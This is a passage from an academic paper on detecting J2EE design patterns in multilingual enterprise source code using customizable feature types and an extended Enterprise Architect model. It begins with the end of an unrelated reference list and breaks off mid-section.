[10] W. Shuhua, C. Kefei, and Z. Yuefei, "Enhancements of a three-party password-based authenticated key exchange protocol," International Arab Journal of information technology (IAJIT), vol 10(3), p. 215-221, 2013, in press.

[11] C. Shukla, A. Banerjee, and A Pathak, "Improved protocols of secure quantum communication using W states," International Journal of theoretical physics, vol 52(6), p. 1914-1924, 2013, Doi:10.1007/s10773-012-1311-7, in press.

[12] R. M. Stair and G. W. Reynolds, Principles of information systems: A managerial approach. Boston, Massachusetts: Course Technology, Cengage Learning, 2014.

[13] Z. Tan, "A communication and computation-efficient three-party authenticated key agreement protocol," Security & Communication Networks, vol 6(7), p. 854-863, 2013, Doi:10.1002/sec.622, in press.

[14] S. Turner, “Transport layer security,” IEE Internet Computing, vol. 18(6), 60-63, 2014, Doi:10.1109/MIC.2014.126, in press.

[15] M. W., White, Data communications and computer networks: A business user’s approach. Boston, Massachusetts: Course Technology, Cengage Learning, 2013.

[16] M. E., Whitman and H. J. Mattord, Principles of information security. India: Course Technology, Cengage Learning, 2015.

[17] M. Yanping, Z. Hailin, X. Hongtao, and S. Qingtan, “Fast search with data-oriented multi-index hashing for multimedia data,” KSII Transactions on Internet & Information Systems, 9(7), p. 2599-2613, 2015, Doi:10.3837/tiis.2015.07.015, in press.

Detection of J2EE Patterns based on Customizable Features

Zaigham Mushtaq, Ghulam Rasool, Balawal Shahzad
COMSATS Institute of Information Technology, Lahore

***Abstract*—Design patterns support extraction of design information for better program understanding, reusability and reengineering. With the advent of contemporary applications, the extraction of design information has become quite complex and challenging. These applications are multilingual in nature i.e. their design information is spread across various language components that are interlinked with each other. At present, no approach is available that is capable to extract design information of multilingual applications by using design patterns. This paper lays foundation for the analysis of multilingual source code for the detection of J2EE Patterns. J2EE Patterns provide design solutions for effective enterprise applications. A novel approach is presented for the detection of J2EE Patterns from multilingual source code of J2EE applications. For this purpose, customizable and reusable feature types are presented as definitions of J2EE Patterns catalogue. A prototype implementation is evaluated on a corpus that contains the repository of multilingual source code of J2EE Patterns. Additionally, the tool is tested on open source applications. The accuracy of the tool is validated by successfully recognizing J2EE Patterns from the multilingual source code. The results demonstrate the significance of customizable definitions of J2EE Pattern's catalogue and capability of prototype.**

Keywords—Source code analysis; Cross-language; Analysis methods; Reverse Engineering; Source code parsing

I. Introduction

Design patterns are verified solutions that provide solid foundation for the development of effective software applications [1, 2].Every design pattern has its own intent and particular aspect. Accurately recovered design patterns helps to understand the structure and behavior of the application [3-7]. Therefore, they can be used in better program understanding, reverse engineering, reengineering and refactoring[4-6, 8-14].

Modern applications are essential part of our daily life. They are all around us from navigational systems to medical equipment. These contemporary applications are heterogeneous in nature and composed of multiple source code languages. They are present in the form of embedded systems, enterprise applications (J2EE environment), mobile applications and web based applications etc. The analysis of multilingual applications is difficult and challenging due to the presence of multi-language artifacts, external files and hidden dependencies of multiple interacting components [4]. Moreover, the recovery of cross language artifacts is hard as most of the program comprehension approaches focus on extracting information from homogeneous applications. The existing approaches do not provide generic and extensible solutions to support multilingual applications.

Java Enterprise applications are one of the examples of distributed multilingual applications. This environment contains multiple language components such as JavaBeans (EJBs), JSPs, Servlets etc. The analysis of J2EE application is difficult and challenging due to the following reasons.

- J2EE applications are multitier applications i.e. the software components fall across different layers. The information is scattered across various components and sources. In order to get the structure of the application we have to deal with all the layers.
- J2EE applications are difficult to analyze because of the presence of cross language artifacts. These artifacts are built in multiple languages including Java, JSP, HTML, XML, SQL etc. There is heterogeneity across language boundaries and the information is distributed in cross language artifacts that are interdependent with each other. The cross language artifacts interact with each other to perform a particular task. They may have hidden dependencies. It is very difficult to resolve these cross language artifacts (XLAs) and extract architectural details.

J2EE environment is equipped with proven solutions in the form of J2EE Patterns. They help in building flexible enterprise applications [13]. The importance of J2EE Patterns cannot be ignored in terms of its recovery and reusability. Following points characterize the significance of J2EE Patterns.

- J2EE Patterns expose the design and intent of multilingual applications. Their recovery helps in identification of key aspects of common design structures.
- Recovery and utilization of design is beneficial in minimizing work effort in terms of maintenance, development and investment cost, brings improvement in software security and design consistency.
- J2EE Patterns help to improve software quality. Their reusability supports maintainable, simple, and clean enterprise applications [2].
- The utilization of J2EE Patterns enhances design vocabulary and allow to build an application at higher level of abstraction.

Patterns of Java enterprise applications (JEAs) or J2EE Patterns are described to build an effective enterprise application [5, 6, 8]. In order to build an effective analyzer, it is necessary to completely define the features of the J2EE design patterns. The prototype model should analyze the source code on the basis of definition and features of J2EE Patterns and recognize these patterns from source code of multiple languages (Java, JSP, Servlets, SQL etc.).

A complete definition of J2EE Patterns is required for effective detection and analysis of multilingual enterprise applications. There are no specifications or definitions available for the detection and recovery of J2EE Patterns. Definitions and features are required for the accuracy and flexibility of feature is the key in recognition of patterns. The expected model shall incorporate the complete features.

The recovery of J2EE Patterns is challenging due to the following reasons.

- J2EE Patterns have abstract representations and usually their documentation is not available in the source code. The instances of J2EE Patterns are scattered in different Languages and there is no formal rule of their composition.
- As far as the recognition of J2EE Patterns is concerned, to the best of our knowledge there is no approach or tool available which is capable to detect J2EE pattern from multilingual source code of enterprise applications.
- There is no benchmark system available for comparison and validation of results of J2EE Patterns.

In this paper, enhanced semi-formal definitions of J2EE Patterns are presented in the form of customizable and reusable feature types. These feature types cover the aspects to redefine J2EE Patterns in the form of inheritance, composition, delegation, association and cross language links (XLLs) etc. A novel approach is presented for the recovery of J2EE Patterns from multilingual source code of enterprise applications. Initially pattern's definitions are extracted from standard resources of J2EE Patterns [5, 6, 8, 10, 15, 16]. On the basis of these definitions, features types are developed.

Following objectives have been achieved as major contributions.

- First of all, fundamental properties of J2EE Patterns are extracted from reliable and authentic resources.
- On the basis of J2EE Pattern's properties, customizable and reusable feature types are created. The capability of features can be enhanced easily. Moreover, new patterns can be included simply in the existing features. The presence of features enhances the adaptability in improved catalogue of J2EE Patterns.
- A catalogue of J2EE Pattern's definitions is created by using customizable feature types. Customizable and adaptable features allow to add new pattern definition or accommodate their variants.
- A prototype is developed as a plugin with Visual Studio.Net framework using Sparx Enterprise Architect Modeling Tool. This tool uses pattern definitions and is capable to recover J2EE Patterns. From multilingual source code of Java Enterprise Applications.
- A corpus is built that contains the repository of source code of J2EE Pattern definitions from reliable resources [5, 6, 8-10, 15-17]. This repository is used to test the validity of the prototype. This prototype is also evaluated on open source code J2EE applications.

This paper is organized as, Section II contains related work of design pattern detection approach, Section III describe J2EE Pattern's definitions, Section IV presents J2EE Pattern's Feature, Section V contains Pattern representation in terms of Feature Types, Section VI describes process of Feature Types extraction and pattern recognition and Section VII presents conclusion and future research.

II. Related Work

Design patterns recognition promotes extraction of architectural details and design decisions from source code. Recovering pattern instances supports program comprehension and helps to adapt applications to meet with the current and future requirements. A number of different design pattern detection approaches are proposed in the literature. Some of the important tools and approaches are presented in this section.

Coppel et al. [18], presented a deprogramming approach for architectural understanding of large and complex software applications. Deprograming is a process to recover concept, design and patterns from source code. They proposed a tool DeP that translates source code into dependency graph and then mines through the design patterns. This tool supports design pattern detection, code smell detection and automated source code documentation.

Costagliola et al. [19], presented a visual language based tool for the recovery of design patterns. They followed a two phase model. The 1st phase involves recovery of design instances using coarse grained analysis and in 2nd phase, design patterns are recognized by using fine grained analysis. They use UML class diagram that is mapped on language grammar for design pattern detection. The proposed tool focused on structural aspects of design patterns. However, the proposed tool suffers from scalability issues and disparity in design pattern recovery.

Dong et al. [20], presented a toolkit DP-Miner that recover design patterns from source code by following weight and metrics criteria. They inspect the source code by providing structure and design pattern descriptions in the form of a metrics. This tool however, has limited precision and recall.

O. Kaczor et al. [21], presented a reverse engineering tool, PTIDEJ, for the analysis and maintenance of object oriented applications. This tool performs pattern trace identification and enhancement in object oriented software. This tool performs model analysis by using PADL Meta model (Pattern abstract and level description language). The results of presented approach show maximum recall, however, the precision of pattern recovery is compromised.

N. Shi et al. [7], developed an automated design pattern recognition tool, PINOT. PINOT is built on an open source compiler, Jikes along with a pattern analysis engine. This tool is capable to recognize structural and behavioral aspects of design patterns. Although this tool recognizes all GOF patterns, the main drawback of PINOT is that it is not customizable for new or extended data structures.

Fontana et al. [22], presented a tool, MARPLE as an eclipse plugin for design patterns extraction and software architecture reconstruction. This tool is designed to be language independent, however, currently it available for Java.

G. Rasool et al. [3], presented an approach for design pattern detection that is based on variable feature types. They use multiple search techniques that allow the flexible detection of design pattern variants. The results ensure the accuracy of the approach in successful recognition of design patterns as compared to previously presented techniques. The idea of using customizable feature types for pattern detection is quite effective for handling variants of design patterns. We used this concept for providing customizable and flexible definitions of J2EE patterns.

Concluding from the discussion of related work is that the proposed approaches are focused towards the detection of GOF Patterns and suitable for homogeneous applications. There is no approach capable to detect design patterns from multilingual applications. For example, the intent of J2EE Patterns is implemented in multiple languages, including Java, JSP, Java Beans, Servlets, SQL etc. In-order to recover J2EE Patterns, complete understanding of multi-language artifacts is required that participate in pattern's definition. Moreover, the cross language artifacts may have hidden dependencies. Therefore, in-order to recover architectural information of J2EE Patterns, we need to resolve the complexity and inter-dependency of cross language components.

III. Process of Creating Pattern's Definitions and Feature Types

In this section, complete detail in the form of different aspects of J2EE patterns is presented. J2EE Pattern's definition covers the prospects in terms of implementation and reverse engineering details. The implementation perspective ensures the most common and necessary components that are required for implementing the desired patterns. Whereas, the reverse engineering approach ensures the successful recovery of J2EE Patterns from the enterprise applications. This aspect covers the features comprising the definition of the requisite pattern that needs to be extracted from source code.

In this research each and every aspect of the J2EE Patterns is discussed that provide the basis for building pattern detection criteria. These aspects include definition, description, components, roles and features. The standard definitions of J2EE Patterns are extracted from quality resources [5, 6, 8, 10, 15, 16]. These definitions are presented in the form of extendable and reusable features, which can be translated in the form of multiple techniques and algorithms. These features can be used for further enhancement and detection of other patterns.

Once a pattern definition is completed; it is then added to the pattern definition catalogue. The pattern search engine can get a pattern definition one by one and execute a search by traversing feature types in each of pattern's component's definition.




Fig. 1. Pattern Definition Approach

IV. Definitions of J2EE Patterns

Features are building block for a pattern. A pattern is a combination of multiple features that is implemented in the source code. These features are helpful for the development and recovery of patterns from source code.

In this section, multiple components of J2EE Patterns are identified and then one or more features are built together to define a pattern's instance. A pattern is defined by its components and relationship between them. First of all, multiple components of J2EE Patterns are identified and then for each component multiple feature types are added. After defining two or more components, relationships (Feature type) between those components are specified.

A. Data Access Object (DAO) Pattern

- DAO pattern detach data accessing API from client or business object, it separates domain logic to communicate with database by introducing data access layer between business object and Database.
- It decouples persistence storage implementation from rest of the application.

- DAO layer is responsible for data access from persistence storage and manipulates data in persistence storage.

TABLE I. FEATURES OF DATA ACCESS OBJECT PATTERN

Index	F #	Feature's Signature
PF1	F1	HasClassesWithGeneralizations (AllObjs)
PF2	F2	HasCRUDOperations (PF1)
PF3	F3	HasConnectionString (AllObjs) OR HasDataSource (AllObjs)
PF4	F35	HasNoCRUDOperation (PF3)
PF5	F5	HasAssociation (PF1, PF3)
PF6	F6	HasDTOs (AllObjs)
PF7	F5	HasAssociation (PF5, PF6)
PF8	F5	HasAssociation (PF7, AllObjs)

B. Data Transfer Object (DTO) Pattern

DTO is Only a Data Buffer to reduce the remote procedure calls (RPCs) on data Access layer and thus reducing the network traffic.

TABLE II. FEATURES OF DATA TRANSFER OBJECT PATTERN

Index	F #	Feature's Signature
PF1	F7	Count (AllObjs, Methods)
PF2	F8	Count (AllObjs, Attributes)
PF3	F9	IsTrue (AllObjs, PF1>=PF2)
PF4	F36	HasNotMethodsCount (PF3, <0)
PF5	F37	HasNotAttributesCount (PF4, <0)
PF6	F10	HasGettersCount (PF5, >=PF2)
PF7	F11	HasSettersCount (PF6, >0)
PF8	F38	HasNotDefinedType (PF7, "DataSource"||"Connection")
PF9	F35	HasNoCRUDOperation (PF8)
PF10	F5	HasAssociation (PF8, AllObjs)

C. Value Object (VO) Pattern

Value object is Only a Data Buffer to reduce the RPCs on data Access layer and thus reducing the network traffic. The difference between DTO and VO is that VO are immutable, as they do not allow change once created, they are read only. Thus they don't provide setter Functions.

TABLE III. FEATURES OF VALUE OBJECT PATTERN

Index	F #	Feature's Signature
PF1	F7	Count (AllObjs, Methods)
PF2	F8	Count (AllObjs, Attributes)
PF3	F9	IsTrue (AllObjs, PF1>=PF2)
PF4	F36	HasNotMethodsCount (PF3, <0)
PF5	F37	HasNotAttributesCount (PF4,<0)
PF6	F10	HasGettersCount (PF5, >=PF2)
PF7	F11	HasSettersCount (PF6, <0)
PF8	F38	HasNotDefinedAType (PF7, DataSource"||"Connection")

D. Service Locator (SL) Pattern

This pattern is used to locate JMS or EJB services by JNDI registry service lookup. This pattern uses context object to locate requisite service and cache (object) mechanism to reduce cost of JNDI lookup.

TABLE IV. FEATURES OF SERVICE LOCATOR PATTERN

Index	F #	Feature's Signature
Service		
PF1	F12	GetAllInterfaces ()
PF2	F13	HasClassWithGeneralizations (AllObjs) //Candidate Service Objects
Service Locator		
PF3	F5	HasAssociation (PF2, PF1)
PF4	F14	HasMethodWithRType (PF3, PF1|"Object")
PF5	F15	HasMethodWithParameterType (PF3, PF2|"String")
Initial Context		
PF6	F5 | F39 & F14 & F14	(HasAssociation (F5, F5, Where (PF5! = PF5)) OR HasNoMethodWithParameterType (PF5, PF2)) AND HasMethodWithRType (PF3, PF1) AND HasMethodWithRType (PF3, PF1)
PF7	F5	HasAssociation (PF5, PF6) OR HasMethodWithParameterType (PF6, PF1)
Cache Objects		
PF8	F15	HasMethodWithParameterType (PF6, PF2)
PF9	F5	HasAssociation (PF5, PF8)

E. Value List Handle (VLH) Pattern

A value list handler pattern provides an efficient way to iteratively manage a large set of data in the form of a read only list of values. This pattern helps the client to iterate through collection of results populated in list of user interface.

TABLE V. FEATURES OF VALUE LIST HANDLER PATTERN

Index	F #	Feature's Signature
PF1	F17	GetAllDtos ()
PF2	F5	HasAssociation (PF1, AllObjs)
PF3	F18	HasGeneralization (PF2, AllObjs)
PF4	F19	HasRealization (PF3, AllObjs)
PF5	F19	HasRealization (PF5)
PF6	F20	HasDefinedAType (PF5,"Itrator"|"List")
PF7	F21	HasMethodNameWhichContains (PF6,"Next"| "Previous")
PF8	F22	GetAbstractClasses ()
PF9	F18	HasGeneralization (PF7, PF8)

F. Front Controller (FC) Pattern

The front controller pattern is a single controller that handles all the requests for a web application. This pattern provides centralized request handling mechanism and act as entry point for all requests coming to the web application.

TABLE VI. FEATURES OF FRONT CONTROLLER PATTERN

Index	F.#	Feature's Signature
Helpers		
PF1	F20	HasDefinedAType (AllObjs, "Dispatch")
PF2	F40	HasNoRealizationWithType (PF1, "HttpServlet")
Front Controllers		
PF3	F18	HasGeneralization (AllObjs, "HttpServlet")
PF4	F21	HasMethodNameWhichContains (PF2,"doGet" | "doPost")
PF5	F5	HasAssociation (PF3, PF2)
PF6	F23	HasDelegation (PF5, PF2)

G. Session Façade (SF) Pattern

The session façade is implemented as a session bean that exists at higher level and connected with the lower level business tier components. The lower level components could be entity bean, session bean or DAO. This pattern serves as layer that wraps the lower level business components. The client could only access the methods of business components only though the session bean.

TABLE VII. FEATURES OF SESSION FACADE PATTERN

Index	F.#	Feature's Signature
PF1	F42| F24	HasRealizationWithType (AllObjs, "javax.ejb.SessionBean") OR HasAnnotation (AllObjs," @stateless" | "@stateful")
PF2	F20| F14& F43	HasDefinedAType (F1, GetDAO ()) OR HasMethodWithRType (F1, GetDTO()) AND HasMethodContainsDelegation (F1,GetAllMethods (F1))
PF4	F27	HasMethodLineOfCode (FP3, <= F3)
Business Object		
PF5	F28	GetAllClasses ()
PF6	F5	HasAssociation (F5, F6)

H. Business Delegate (BD) Pattern

Business Delegate serves as layer between client and business service. This layer is responsible for accessing business service methods using lookup service. This pattern decouples presentation tier from business tier. Business Delegate pattern is responsible to hide business service detail from client such as lookup and access mechanism. In order to provide access to business services, the business delegate use lookup service to business service.

TABLE VIII. FEATURES OF BUSINESS DELEGATE PATTERN

Index	F.#	Feature's Signature
Business Lookup		
PF1	F12	GetAllInterfaces ()
PF2	F5	HasAssociation (AllObjs, F1)
PF3	F15	HasMethodWithParameterType (AllObjs, F2| "Object"| "String")
PF4	F14	HasMethodWithRType (F3, F2| "Object"| "String"| "T")
PF5	F41	HasNoDelegation (F4, F2)
Business Delegate		
PF6	F28	GetAllClasses ()
PF7	F15	HasMethodWithParameterType (F6,"String"| "string")
PF8	F39	HasNoMethodWithParameterType (F7, F1)
PF9	F23	HasDelegation (F8, F5)
Service		
PF10	F19	HasRealization (AllObjs, F2)
Client		
PF11	F23	HasDelegation (AllObjs, F9)

I. Composite view (CV) Pattern

A composite view pattern allows a parent view to aggregate sub views so that overall view becomes a combination of small atomic parts. We can create composite view from multiple atomic sub views. Composite view is actually used for separating and managing layout from the actual contents.

TABLE IX. FEATURES OF COMPOSITE VIEW PATTERN

Index	F.#	Feature's Signature
Mapper		
PF1	F29	GetXMlObjects ()
PF2	F30	HasNumberOfAssociationsWithType (F1,>=2, "HTML" | "JSP")
PF3	F31	HasTheseXMLTags (F2, "Include"| "Put")
Template		
PF4	F32	GetJSPObjects ()
PF5	F33	GetHTMLObjects ()
PF6	F30	HasNumberOfAssociationsWithType (F4, >=1, "HTML" | "JSP")
PF7	F5	HasAssociation (F5, F3)
View		
PF8	F34	HasNoNumberOfAssociationsWithType (F4 >=1, "HTML" | "JSP")
PF9	F5	HasAssociation (F7, F3)

J. Intercepting Filter

An intercepting filter offers pluggable filters, providing common services for preprocessing incoming client requests and post processing the responses.

TABLE X. FEATURES OF INTERCEPTING FILTER PATTERN

Index	F.#	Feature's Signature
Filter Chain		
PF1	F28	GetAllClasses
PF2	F30	HasNumberOfAssociationsWithType(1, ("Class"&&"Interface"),PF1)
Filter		
PF3	F32	GetAllAssocationsOfObject(PF2)
PF4	F19	HasRealization (PF3)
Filter Manager		
PF5	F23	HasDelegation (AllObjs,PF4)
Client		
PF6	F23	HasDelegation(AllObjs,PF5)

V. CATALOGUE OF FEATURE TYPES OF J2EE PATTERNS

In this section 43 different feature types of J2EE patterns are presented. The feature types include 35 positive features (Table 1) and 8 negative features (Table 2). Our technique exploits reusable feature types and utilizes them to characterize pattern definitions. Predefined feature types are provided as a catalogue and the user is allowed to create its own definition by selecting multiple features to recognize a specific pattern. Our Catalogue of features is also easily extendable. Following characteristics are observed during the process of creating J2EE features/patterns.

- JEE Patterns are assembled by using object oriented features.
- Programming language construct are used to elaborate the features.
- Generic parameters are used which are implementable in multiple languages.
- The features are extendable and customizable to accommodate new patterns or to adapt with any variation.

Feature types are mentioned and described comprehensively in Table 2.

Negative Features: Negative feature types are used to negate the specific characteristics of the patterns. During pattern's detection process the negative feature types help to reduce false positives.

J2EE Patterns by Using Feature Types: In this section J2EE Patterns are redefined on the basis of feature types (mentioned in previous section). These patterns can be represented as a combination of feature types.

TABLE XI. FEATURE TYPES OF J2EE PATTERNS

F. #	Feature types	Description
F1	HasClassesWithGeneralizations (AllObjs)	This feature returns all the classes which are inherited from at least one object (class or interface) or API.
F2	HasCRUDOperations (C)	This Feature takes all the classes from source code as a parameter and returns all those classes which contain SQL based CRUD (create, read, update, delete) operation.
F3	HasConnectionString (C)	This Feature returns all those classes which define a connection string with database.
F4	HasDataSource (C)	This Feature returns all those classes which define object of Data Source type.
F5	HasAssociation (C1,C2)	This Feature returns Boolean expression (true) if class, C1 has an association with class, C2, e.g. C1 create s C2 inside its code.
F6	HasDTOs (AllObjs)	This feature accepts all the objects as a parameter and returns only those classes which have defined only attributes and provides getter and setter methods for these attributes.
F7	Count (Obj, Methods)	This feature returns method count from a given object.
F8	Count (C, Attributes)	This feature returns attribute count from a given class.
F9	IsTrue (AllObjs, F1>=F2)	This feature accepts all the objects and count of features from F or F2 and returns all those objects which are matched with the given condition
F10	Has GettersCount (AllObjs, Condition Expr)	This feature returns classes with Getter methods count matched with the specified conditional expression.
F11	HasSettersCount (ALLObjs, >X)	This feature returns classes with Setter methods count matched with the specified conditional expression.
F12	GetAllInterfaces ()	This feature returns all Interfaces from source code.
F13	HasClassWithGeneralizations (C)	Returns Classes from C which have inheritance relationship
F14	HasMethodWithRType (C1, C2|"Object")	This feature returns only those Classes from C1, whose method's type is matched with Classes C2's methods or method's return type matches with 'string' or 'object'.
F15	HasMethodWithParameterType (C1,C2|"String"|"Object")	This feature returns only those classes from C1 whose methods parameter's type is matched with Classes of C2's method's parameter types or method parameter type matches 'string' or "object".
F16	GetCacheObjects ()	This feature returns all classes which can cache another class.
F17	GetAllDtos ()	This feature returns all Classes that can act as a data transfer object
F18	HasGeneralization (C1,C2)	This feature returns classes from C1, in case if classes in C1 have Generalization with classes in C2
F19	HasRealization (Objs1,Objs2)	This feature returns objects from Obj1, if Objs1 has Generalization with Objs2
F20	HasDefinedAType (C1,T = "Iterator"|"List")	This feature returns Classes, if class C1 matches with type name in T e.g. (iterator or list).
F21	HasMethodNameWhichContains (C, M = "Next" | "Previous")	This feature returns Classes, if class C matches with Method Name in M e.g. (Next or Previous)
F22	GetAbstractClasses ()	This feature returns all abstract classes from source code.
F23	HasDelegation (C1, C2)	This feature returns Boolean expression "True", if class C1 calls class C2.
F24	HasAnnotation (AllObjs, " @stateless" | "@stateful")	This feature filters out all those object which don't have the annotations (stateless or stateful)
F25	MethodsContainsDelegation (GetAllMethods (C1))	This feature returns Boolean expression "True", all methods of class C1 contains a Delegation.
F26	HaMethodsCount (C1, Condition Expr = " <=X")	This feature returns all those classes from C1 which have method count matches with condition X.
F27	HasMethodLineOfCode (C1, Condition Expr = "<=Y")	This feature returns all those classes from C1 which have method Line count matches with the condition Y.
F28	GetAllClasses ()	This feature returns all classes from source code
F29	GetXMlObjects ()	This feature returns all XML objects from source code.
F30	HasNumberOfAssociationsWithType (Obj1, Condition Expr =">="X, T="HTML"|"JSP")	This feature returns all those Objects which have number of Association given in Condition Expression and object Type provided in T.
F31	HasTheseXMLTags(Objs1, TG ="Include"|"Put")	This feature returns objects in Objs1 contain Tags given in TG.
F32	GetJSPObjects ()	This feature returns all objects of type JSP from the source code.
F33	GetHTMLObjects ()	This feature returns all objects of type HTML from the source code.
F42	HasRealizationWithType (F1,"HttpServlet")	This feature returns classes from F1 which implement a specific interface
F43	HasMethodContainsDelegation (GetAllMethods (C1))	This feature returns Boolean value true, if given methods of C1 contains a delegation.

TABLE XII. NEGATIVE FEATURE TYPES

F. #	Negative feature types	Description
F34	HasNoNumberOfAssociationsWithType (F4 >= X, ”HTML” | ”JSP”)	This feature returns all those Objects which will not have number of Association given in Condition Expression and object Type provided in T.
F35	HasNoCRUDOperation (F3)	This Feature takes all the classes from source code as a parameter and returns all those classes which will not contain SQL based CRUD (create, read, update, delete) operation
F36	HasNotMethodsCount (F3, < X)	This feature returns all those classes from C1 which do not have method count according to the provided condition.
F37	HasNotAttributesCount (F4, < X)	This feature returns all those classes from C1 which do not have Attribute count according to the condition provided.
F38	HasNotDefinedAType (F7, T =” DataSource” ||” Connection”)	This feature returns Classes, if classes return by F7 Do not matches with type name in T (Data Source or Connection).
F39	HasNoMethodWithParameterType (C1, C2)	This feature returns only those methods from classes C1 whose parameter’s type is Not matched with Class C2.
F40	HasNoRealizationWithType (F1,” HttpServlet”)	This feature with return those classes from F1 which will have implemented a specific interface
F41	HasNoDelegation (F4, F2)	All those classes from F4 which do not have any delegation to classes in F2

VI. J2EE PATTERN’S RECOGNITION APPROACH

J2EE patterns are presented by Sun Micro Systems [6, 8, 23]. These patterns exhibit interclass relationships like GOF patterns. J2EE patterns uses GOF patterns [7] as their base, however, they support multiple and different language components.

In-order to recover J2EE Patterns from source code, the user needs to build a pattern definition by using different feature types in the form of pattern’s catalogue. It is necessary to understand feature types and how they are used in pattern’s definition. For this purpose, source code of J2EE Patterns is analyzed from authentic resources [5, 6, 8-10, 15-17] and then necessary components and relationships between these components are realized.

The feature extraction and pattern recognition approach exploits object oriented classes (abstract classes, concrete classes, and interface classes etc.) and interclass relationships (inheritance, association, realization, delegation etc.). In order to get precise recognition of interclass relationships [24] between pattern’s components, some filters are also applied in the form of negative feature types that filters out false negatives. Successful mining of these relationships helps in detection of pattern’s instances.

A. Explaination of The Approach

The feature types cannot be compared directly from source code. First of all, the source code is transformed and abstracted into relational database model (RDB Model). The Enterprise Architect Tool is used to abstract the source code into relational data model (RDB Model). The main advantage of using RDB model is that we can execute any SQL statement easily. Following steps transform source code in a proper intermediate representation.

1) Use of Source Code:

Our approach uses source code for further processing, not the binary data.

2) Creating Initial model using Enterprise Architect (EA):

In the first step, Enterprise Architect (EA) recovers source code of multiple languages into its RDB model one by one. The RDB model is an initial model which contains abstract information of parsed source code. This model contains a rich set of R-Tables which encapsulate many possible aspects of source code. This information is further used by J2EE Pattern Detection (JPDT) Tool. This model has following major tables of our concern, which contains abstract information about the parsed source code.

a) t_object Table: In this table main entities from source code are parsed. For an example, if Java source code is parsed, classes and interfaces are stored in this table. This table is connected with all other table in model’s schema, by defining t_object. Some most important attributes of this table are explained in the form of Objetc_ID, Object_Type, Name, Abstract, GenType, GenFile and GenLinks.

b) t_connector Table: This table contains all types object oriented relations identified by EA tool. However, capability of EA is limited and cannot completely resolve all type of relationships (limitation of EA is discussed in later section). For example, if Class A is inherited from Class B then t_connector retains that information which notifies that Class A is inherited from Class B. This Information is presented in the form of a Start_object_ID as (Class A) and End_Object_Id as (Class B).

c) t_operations Table: This table contains information about methods or procedures duly parsed from source code. Since many languages support procedural programming, therefore all EA’s supported languages contain procedures in same format.

d) t_Attribute: This table contains all the class level member of a GPL which support object oriented concepts, attributes are those variables which are created with class level access.

e) t_operationParams: Method/Procedures are called by passing them parameters. This table contains all parameter along with their reference to the related method and with their type and name.

f) t_package: This table contains all the packages /namespaces in a source's base line.

3) Limitations of Enterprise Architect (EA) Tool:

Enterprise Architect (EA) is a powerful modeling tool. This tool incorporates plethora of information and supports the analysis of source code applications by providing easy SQL statements. However, EA tool is deficient to analyze multilingual applications; their mechanism only supports the query of single source code applications. Enterprise applications like J2EE/ JAE applications are composed of multiple language artifacts. These artifacts interact with each other across language boundaries by using different cross language associations. Therefore, in-order to analyze multilingual application (like J2EE applications) we need to extend the basic enterprise architect model so that multilingual aspects can be extracted by executing SQL statements. Enterprise Architect (EA) however has deficiencies in basic model of EA tool. This tool has following limitations.

a) EA can only parse single source code applications. e.g. Java, Python, C# etc.

b) EA do not support web based languages like ASP.Net, HTML, JSP, PHP etc.

c) EA cannot parse Domain Specific Languages (DSLs).

d) EA can only extract strong inter-class relationships. e.g. EA can detect only class level association, like a class defining an attribute of another class.

e) EA cannot extract cross language relationship at any level, which in our case is required for the detection of J2EE Patterns.

f) EA cannot resolve relationships slightly complicated relationship like Delegation relationship, uses relationship etc.

g) EA is deficient to support queries to extract links between Cross language artifacts e.g. how one artifact refers to other or how one artifact is referred in other artifact.

h) In initial model there is a limited support to extract association relationships between artifacts. EA do not support weaker forms of relationships (associations) between the artifacts of general purpose languages (GPLs). e.g. A class defining an object of another class in a function's body or in a function's parameter. EA is deficient to detect

- Delegation between artifacts of multiple languages;
- Associations through local variables;
- Associations through function's parameters;
- Associations through function return type;
- Associations between cross language components;
- Other forms of associations like aggregation.

4) Extended Super Model (JPSP), an Enhancement of Enterpsise Architect Model:

Enterprise Architect is a well-recognized UML based modeling tool for design and development of software system [25-29]. This tool is capable to reverse engineer source code of multiple languages separately. We take source code of an application and apply reverse engineering using Enterprise Architect Tool by creating an initial RDB model. The initial RDB model is processed by J2EE Pattern Detection Tool (JPDT) JPDT tool. JPDT uses JPSP module to parse multilingual source code and extend the initial RDB model created during initial parsing process.

JPSP is a super parser which contains support for source code parsing and searching using multiple search techniques i.e. using parsers, Regex, simple string search with custom rules. Initially JPSP contains four parsers and mappers for Java, JSPs, XML and XML based DLS, HTML, but the architecture of JPSP is easily extendable for adding support for a newer language by building a new parser or mapper.

Upon plugging in the initial RDB model created out of raw source code using Enterprise Architect, JPSP transforms the initial model into an extended super model. During this process, some of the old tables are enhanced to accumulate extended information. Moreover, some new tables are added, which improve the capability of the Initial-RDB Model. JPSP performs the following additions and upgradations.

a) Detection of Associations BY using JPSP Module:

